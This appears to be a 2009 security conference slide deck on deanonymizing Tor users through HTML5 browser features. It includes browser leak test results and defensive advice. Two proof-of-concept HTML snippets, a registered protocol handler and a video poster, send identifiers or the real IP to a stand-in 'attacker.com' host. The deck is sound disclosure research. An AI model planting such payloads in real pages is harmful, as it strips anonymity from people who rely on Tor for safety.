
Breaking Tor Sessions with HTML5

Marco Bonetti mbonetti@cutaway.it
19 Nov 2009
DeepSec - Vienna



whoami

- Marco Bonetti
- Security Consultant @ CutAway s.r.l.
 - mbonetti@cutaway.it
 - <http://www.cutaway.it/>
- Member of Slackware Linux Project – Italia
 - <http://sid77.slackware.it/>
 - <http://www.slackware.it/>
- Tor user & researcher
 - <http://sid77.soup.io/>
 - http://twitter.com/_sid77/



Outline

- Intro
- Client Side Storage
- Offline Web Applications
- Custom Protocol Handlers
- Browser Geolocation
- Multimedia Elements
- Next Ideas...



Intro



Intro

- Tor is a network of virtual tunnels used to improve privacy and resistance against tracking
- Your connection gets bounced around the world, using the Onion Routing technique
- Cryptography helps you to improve the secrecy of the involved communications
- *“This is experimental software. Do not rely on it for strong anonymity.”*



Client Side Storage



Client Side Storage

- Alberto Trivero did some great work on the topic
- I've ported his ideas in the Onion-land
- What does it offer?
 - Session Storage
 - Local Storage
 - Database Storage



Session Storage

- Like cookie *on steroids*
- Bound to the web application domain
- Bound to the currently opened window
- Lost when the window is closed



Local Storage

- Bound to the web application domain
- Can be accessed from any browser window
- Destroyed only by the web application, data persists when the browser is closed



Database Storage

- Bound to the web application domain
- A full client-side relational database
- Controlled by the web application, persistent
- Only available in Safari (so far)



Abusing Client Side Storage in the Onion-land

- All known attack vectors still apply (see Trivero)
- Data persistence is a key issue, privacy leaks
- Rogue exit nodes can leverage old attack techniques to a new level:
 - Code injection for data manipulation
 - Code injection for data transmission to attacker's servers
- Entirely JavaScript based, Firefox and TorButton are a good defense



Offline Web Applications



Offline Web Applications

- HTML5 will standardize the possibility to save web applications in the browser cache to use while offline
- Access to the application cache for installation and removal is strictly ruled
- This is not very new: Firefox 3.0 introduced the offline events, Google Gears and Dojo are offering different offline frameworks
- Connected to Client Side Storage



Abusing Offline Web Applications

- Privacy leaks if the transition between online/offline and Tor/non-Tor states are mixed together and not properly handled
- Saving data to the disk requires a strong separation policy, like TorButton cookies protected jar



Custom Protocol Handlers



Custom Protocol Handlers

- It's the *Web-2.0-ified* version of an old concept
- HTML5 will allow a web application to register as a content handler for protocols or MIME types
- The browser will use such web applications to open selected links
- Introduced in Firefox 3.0



Abusing Custom Protocol Handlers in the Onion-land

```
<HTML>
  <HEAD>
    <SCRIPT>
      navigator.registerProtocolHandler(
        "detor",
        "http://attacker.com/?uri=%s",
        "De-Tor Handler"
      );
    </SCRIPT>
  </HEAD>
  <BODY>
    <P>
      <A HREF="detor://uniqID">uniqID</A>
    </P>
  </BODY>
</HTML>
```





Abusing Custom Protocol Handlers in the Onion-land

- Here we can exploit a privacy leak when switching between Tor and non-Tor state on the same web application handler
- Tapping the `uniq_ID` with a 302 and `decloak.net-style` dns server should be very interesting
- JavaScript required only for `navigator.registerProtocolHandler()`
- Latest TorButton adds a nice defense mechanism



Abusing Custom Protocol Handlers in the Onion-land



Browser Geolocation




Browser Geolocation

- This is not part of HTML5
- It's the ability to tell to a location-aware web application where you are...
- ...so the web service can tell you what you'll find if you stop toying around with the app and take a look around ;-)



Browser Geolocation

- It's being pushed right now into all of the mainstream browsers
- Information sharing is optional



Browser Geolocation

- Wifi cell data
 - Original service from [loki.com](#), acquired by [Google](#)
 - Firefox 3.5 exchanges a two weeks cookie with Google services
- Any available GPS device
 - Safari for iPhone
 - Firefox 3.6b, Linux and gpsd
- GeolP as the last resort



Abusing Browser Geolocation

- It's the holy grail for deanonymization attacks
- Just ask to the user!
- So far, TorButton does **NOT** block this browser feature
 - It lets the user choosing if sharing or not
 - Geolocation with GeoIP will spot the exit node, not the user
 - geo.enabled = false when GPS is fully supported?



Multimedia Elements



Multimedia Elements: <embed>, <object>

- From HTML4, confirmed in the new version
- Used to include multimedia resources on a page
 - **src/data** attribute used to pass the resource url
 - **type** attribute used to call plugins or handlers
- <embed> is a bit more restrictive than <object>
- Used in the past to launch deanonymization attacks via external programs



Multimedia Elements: <video>, <audio>, <source>

- Used to describe a multimedia resource of a web page
- Playback can be controlled by calling browser controls or directly via JavaScript
- <source> is very similar to <embed> and <object> elements



Abusing Multimedia Elements

```
<HTML>
  <HEAD></HEAD>
  <BODY>
    <VIDEO WIDTH="320" HEIGHT="240"
      SRC="320x240.ogg"
      POSTER="ftp://attacker.com/poster.png"
      AUTOBUFFER AUTOPLAY>
      <BR>You must have an HTML5 capable browser.
    </VIDEO>
  </BODY>
</HTML>
```



Abusing Multimedia Elements

- No external program required
- No JavaScript involved
- Pure HTML browser deanonymization



Some Tests

- Ran on Windows XP sp3
- Chrome 3 and 4
- Safari 4
- Firefox 3.5 and 3.6b both with and without TorButton
- Using either Polipo chained to Tor or Tor itself as SOCKS proxy



Results

	Using Polipo chained to Tor	Using Tor as SOCKS
Chrome 3	LEAK	OK
Chrome 4	LEAK	OK
Safari 4	LEAK	LEAK
Firefox 3.5 without TorButton	OK	OK
Firefox 3.5 with TorButton	OK	OK
Firefox 3.6b without TorButton	LEAK	OK
Firefox 3.6b with TorButton	OK	OK



Results

- DNS leaks were NOT taken into account: watch out when using SOCKS
- Firefox 3.5 is safe *by broken implementation*
- Firefox 3.6b with TorButton is safe



Next Ideas...



Next (bad) Ideas...

- JavaScript is the glue of Web2.0
- HTML5 will bring nice attack vectors
- Browser Geolocation and other bells & whistles are going to transform the browser in something more complex and exploitable
- Firefox 3.6b is showing some interesting area worth a look



Next (good) ideas...

- Use Tor, setup a relay
- Stick with Firefox
 - No reason to use another browser
- Stick with TorButton
 - Avoid any other proxy switching extensions
 - TorButton is good but not enough
 - Visit torproject.org for approved extensions and some extra tips
- Spread the word!



Questions?



Webografy

- <http://html5.org/>
- <http://www.whatwg.org/specs/web-apps/current-work/>
- <http://trivero.secdiscover.com/>
- <https://developer.mozilla.org/>
- <http://decloak.net/>
- <https://www.torproject.org/>



Released under Creative Commons Attribution
Share-Alike 3.0 Unported
<http://creativecommons.org/licenses/by-sa/3.0/>

-

<http://sid77.slackware.it/>

